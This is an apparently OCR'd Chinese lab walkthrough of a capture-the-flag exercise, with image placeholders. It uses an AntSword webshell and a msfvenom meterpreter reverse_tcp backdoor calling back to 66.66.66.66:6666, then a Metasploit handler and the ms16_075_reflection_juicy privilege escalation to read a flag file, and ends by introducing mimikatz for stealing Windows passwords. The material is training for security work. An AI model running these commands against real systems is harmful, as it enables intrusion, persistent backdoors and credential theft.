


此时双击url可以查看到目标站点的目录文件。



发现在`WWW`目录下存在一个`flag.txt`文件，尝试读取`flag.txt`的内容：


在`WWW`目录下右键打开终端。



输入命令查看文件：


```
type flag.txt
```

发现权限不够，使用MSF进行提权操作。





在桌面打开一个新的终端，我们用msfvenom生成一个msf windows可执行后门：

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=66.66.66.66 lport=6666 -f exe
-o shell.exe
```




在蚁剑的文件目录中，鼠标右键空白处选择 Upload，上传我们生成的后门 exe可执行程序。







打开终端，我们用msf开启监听。

```
msfconsole
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 66.66.66.66
msf5 exploit(multi/handler) > set lport 6666
msf5 exploit(multi/handler) > run
```



此时我们在蚁剑里面激活后门，就能获得一个反弹回来的meterpreter会话。






任务3: 普通用户权限提升（T - 1059 命令行界面、T - 1068 利用漏洞进行权限提升）

该任务为普通用户权限提升。你需要通过蚁剑连接webshell ，查看到网站根目录下存在 flag.txt文件，蚁剑当前连接的用户并没有权限查看flag.txt；使用msf中的提取漏洞模块进行对应的权限提升。

普通用户权限提升，是因为当前用户的权限比较低，无法查看权限高的一些配置文件和高权限的操作；此时就需要进行提权操作，利用一些提权漏洞，进行权限提升，读取重要的配置文件或者进行对应的操作。


该任务可以通过以下操作完成。

我们在meterpreter会话中使用`getuid`命令查看当前用户权限，发现权限略微有点低：




我们将meterpreter会话使用`backgroup`命令放到后台，使用msf自带的exp`exploit/windows/local/ms16_075_reflection_juicy`对会话进行提权。

```
use exploit/windows/local/ms16_075_reflection_juicy
set session 1
run
```




此时我们已经获得了管理员权限，输入`shell`进入交互终端：



读取根目录下的`flag.txt`文件，flag成功读取：

```
type c:\phpstudy\WWW\flag.txt
```




任务4: 抓取系统用户情报（T - 1041 使用命令与控制信道窃取、T - 1059 命令行界面、T - 1105 远程文件拷贝、T - 1202 间接命令执行）

该任务为抓取系统用户情报。你需要通过mimikatz工具，去获取网站当前服务器操作系统的系统用户的相关情报信息。

mimikatz是一款强大的系统密码破解获取工具，可以通过这款工具去获取 Windows操作系统上的用户和对应的密码。

